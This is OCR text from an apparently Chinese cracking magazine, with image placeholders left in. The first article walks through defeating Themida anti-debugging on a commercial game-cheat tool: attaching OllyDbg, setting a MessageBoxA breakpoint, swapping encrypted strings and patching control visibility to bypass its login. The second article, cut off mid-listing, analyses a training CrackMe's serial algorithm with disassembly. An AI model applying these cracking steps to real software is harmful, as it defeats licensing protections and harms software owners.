




图3

对于不怎么懂英语的叉子，错误消息框的内容就不用看了（大致意思是提示说没有从内存中装人程序，要你重新启动程序），因为看到消息框的标题Themida就应该能够知道是什么原因了，原来程序被加了Themida壳，简称TMD。难道我刚才被PEID欺骗了？以前的版本都没有加TMD壳的，难怪刚才那位朋友说程序反调试很严谨。既然有轻微的反调试 ，那我们就用“挂接”法。

“挂接”是OD自带的一个非常强大的功能，可以对付自效验、暗桩、弱壳、强壳、反调试、隐藏的进程等等（由于篇幅关系，我就不一一赘述这些功能了）。关闭OD，重新运行精灵


图4


图5


图6





图7


图8

程序，这时候单独打开OD，选择OD左上角的“文件”－>“挂接”，此时就会弹出一个列表，如图4。

我们选择刚才运行的精灵程序的进程，然后点“挂接”就可以了，挂接成功后，就会返回到反汇编窗口，接着我们按F9运行，此时程序就正常的跑起来了。看来作者加的TMD是轻微的反调试（看到这里，可能有读者朋友要问了，为什么大部分作者加壳都是加轻微的反调试，而不加最强的呢？这是因为如果加了太强的壳，程序的兼容性、程序的体积、杀毒软件的追杀等都有可能出现一些问题，所以才导致商业软件都加压缩壳，甚至是不加壳），程序运行起来后，我们再按ALT＋E显示窗口模块，如图5。

双击目标进程来到反汇编窗口，然后在反汇编窗口下点击“查找ASCII字窜”，搜索ASCII字窜返回的结果是典型的E语言，根本没有找到有用的字窜，这说明我们没有到程序的返回时机。

E语言查字窜，对付有错误提示的，我们就下Message－boxA断点，返回后即是返回时机。如果大家听着感觉有些不好理解的话，那我们来看具体的操作。下MessageBoxA，大家切记千万不要重新运行；因为我们刚才是挂接的，如果重新运行的话，TMD壳又会检测到我们调试程序了。在命令行处下“bp MessageBoxA”断点，然后在程序登录界面的用户名栏输入Netkill，密码输入123456。当我们点登录的时候，程序就中断下来了，中断下来后我们按ALT＋F9，返回到用户代码，这时候就来到了krnln的领空，这就是E语言的特征。一直按F8单步，直到程序返回到了程序的领空，到了程序领空后，我们再次查找ASCII字窜，这次终于查找到了许多字窜，不过看起来有点儿像乱码，如图6。

上面红色显示的地方就说明是Messagebox后中断在了那里，很显然上面第一个乱码字窜“x!H!7vjvH!BdB!}xXEtx)IME}eMIeEwxd9”就是用户名或密码错误的提示了。我们双击跟入反汇编窗口，在上面关键跳处下F2断点，按F9运行，点登录的时候就弹出错误提示了，真是烦人的TMD壳呀，如图7。

我们只有重新挂接进来，运行后再点登录，程序断下来了，刚才下的断点还在，这倒是省去了不少麻烦，此时我们可以直接查找ASCII字窜了（注：这时断下来的就是触发Mes－sagebox函数之前，也就是程序的领空，所以可以直接查找到字窜）。我们找到刚才的加密后的错误提示，在它上面的几处加密提示应该都是关键的，有的朋友喜欢玩境界，可以分析一下加密提示的算法，不会分析算法的朋友可以试试我教给大家的这一种方法，就是在刚才搜索字窜错误提示处双击进入来到反汇编窗口，如图8。

大家看**0080621A B8 52547F00 MOV EAX,精灵v043.007F5452;x!H!7vjvH!BdB!}xXEtx)IME}eMIeEwxd9**这句，很显然“MOV EAX,007F5452”就是错误提示了，我们在OD左下角的数据窗口里按CTRL＋G来到007F5452地址，就能看到刚才错误提示的加密字窜，在这里我们可以修改成其它加密后的字窜，然后点登录就可以知道其它加密后的明文信息了。我给大家演示一下，我在上面几行中先随意找了一个加密后的字窜“lEXEB!3uIxOEu!QlL>k$b$naB!1$Ya+!a$$l>h(VHlC!o$Oq”复制下来了，然后来到 007F5452处粘贴上去，按F9运行，点登录，弹出了错误提示“用户在线，请不要继续登录”，如图9。把剩下的一个个粘贴进去，然后运行，就能找到登录成功的加密字窜了， 这里我就不一一演示了。

以前我就破解过“精灵追杀令－望穿秋水”这个程序了，

发现这个程序和我在今年第5期杂志中所写的“破解外挂系列之No.1”是一样的，所有的按钮、文本、标题等控件全部是在一个窗体下面的，可以说这个程序的作者也很大意。一开始我是想直接获取窗体下登录成功的控件句柄＋类＋窗体标题并对其操作，但最后发现控件的类名每次重新打开都会变化，最后想来想去，突然想到了用GetDlgCtrlID获取ID，类名虽然会变化，但它的ID总不会变化吧，除非作者真的很BT。结果我测试了一下，发现成功了。





图9

我们先使用SPY之类的小工具获取所有控件的ID，然后把没有用的控件ID分一类，登录成功的控件ID再分一类，在写补丁的时候，把没有用的ID全部隐藏起来，有用的ID全部显示，这样就可以了。按照上边的思路，我编写了一个小补丁程序，测试了一下，发现挺不错的。后来我又试了几个以前的版本，结果发现精灵作者下的所有软件都可以使用这个补丁，我相信只要作者没有看到本文，就一定会通杀精灵之前包括以后的所有版本的，我可以很自豪的说一声：精灵旗下所有版本的外挂都被我终结了：)

（文章中涉及到的PEID、OD、程序代码、补丁源码、精灵0430、精灵追杀令－望穿秋水，已经收录在了光盘中）

小菜算法初体验



0℃幻影＆monster

在去年第12期杂志的“从零开始学破解”一文中用到了一个CrackMe程序，我发现程序的注册算法很简单，非常适合破解初学者拿来练习，所以就写下了本文与众小菜分享，希望大家在新学期里技术都能有所突破。

首先运行程序，试着输入用户名和注册码，会弹出错误提示“u fuckin noob!”，使用PEID查壳，发现程序是使用“Borland Delphi 4.0 － 5.0”编写的没有加壳，如图1。





图1

直接载入OD，查找参考字符串，就会找到错误提示“u fuckin noob!”，双击后就来到了00447F65处，往上找就看到正确的提示了，如图2。再往上找我们会看到这一段的段首，也就是“00447EB0 |. 55 PUSH EBP”，按F2在此处下一个断点，再按F9运行程序，随手输入一个用户名和注册码后，程序就会被中断下来，我们来看一下这段代码：



00447F13	MOV EDX, crackme.00447FC8	hey, u r realy good!\n\nsend ur solution to
00447F44	MOV ECX, crackme.00448004	yeah, u got it!
00447F60	MOV ECX, crackme.00448014	oh no!
00447F65	MOV EDX, crackme.0044801C	u fuckin noob!

图2

```
00447EBC  |> /8D55 F0     /lea   edx, dword ptr [ebp-10]
00447EBF  |. |8B86 D0020000 |mov   eax, dword ptr [esi+2D0]  ;取用户名
00447EC5  |. |E8 36C2FDFF   |call  00424100
;取用户名长度
00447ECA  |. |8B55 F0       |mov   edx, dword ptr [ebp-10]
;取用户名
00447ECD  |. |8D45 FC       |lea   eax, dword ptr [ebp-4]
;为保存加密结果开辟空间
00447ED0  |. |E8 EFBCFBFF   |call  00403BC4
;把用户名跟到加密结果处
00447ED5  |. |8B45 FC       |mov   eax, dword ptr [ebp-4]
;保存结果
00447ED8  |. |E8 DFBCFBFF   |call  00403BBC
;取处理后用户名的长度
00447EDD  |. |83F8 06       |cmp   eax, 6
;长度和6比较
00447EE0  |.^\7C DA         \jl    short 00447EBC
;如果小于6则跳
```

这一段的作用就是对我们输入的用户名进行处理，这是一个循环，首先读取用户名，然后把它写入到另一个地方，如果被写入后的值的长度小于6则返回，再次读取用户名并且跟到原来被写入值的后面，再看被写入后的值的长度是否小于6，如果仍小于再跳回去继续，直到长度不小于6为止，比如我输入的用户名是ab，程序就会把它变成ababab。我们再来看下面这段代码：

```
00447EF4  |> /8D45 F8       /lea   eax, dword ptr [ebp-8]
;初始化注册码
00447EF7  |. |E8 90BEFBFF   |call  00403D8C
00447EFC  |. |8B55 FC       |mov   edx, dword ptr [ebp-4]
;把注册码放入edx
00447EFF  |. |8A541A FF     |mov   dl, byte ptr [edx+ebx-1]  ;依次取注册码各位
00447F03  |. |80C2 05       |add   dl, 5
;将取出的数据的ascii值加5
00447F06  |. |885418 FF     |mov   byte ptr [eax+ebx-1], dl  ;将计算的结果保存起来
00447F0A  |. |43            |inc   ebx
;位数加1
00447F0B  |. |83FB 07       |cmp   ebx, 7
;位数和7比较
00447F0E  |.^\75 E4         \jnz   short 00447EF4
;不等于7则跳
```

这一段的作用是计算注册码，从这一段我们可以知道不管

用户名长度是多少，注册码都是6位的。程序会将用户名的前6位的ASCII值依次加上5，结果就是我们要的注册码了，继续向下执行看看：

```
    00447F10  |  8D45 F4         LEA EAX,DWORD PTR SS:[EBP-C]
    00447F13  |  BA C87F4400     MOV EDX,crackme.00447FC8  ;hey,u r realy good!\n\nsend ur solution to moon.86@gmx.de!
    00447F18  |  E8 B7BAFBFF     CALL crackme.004039D4
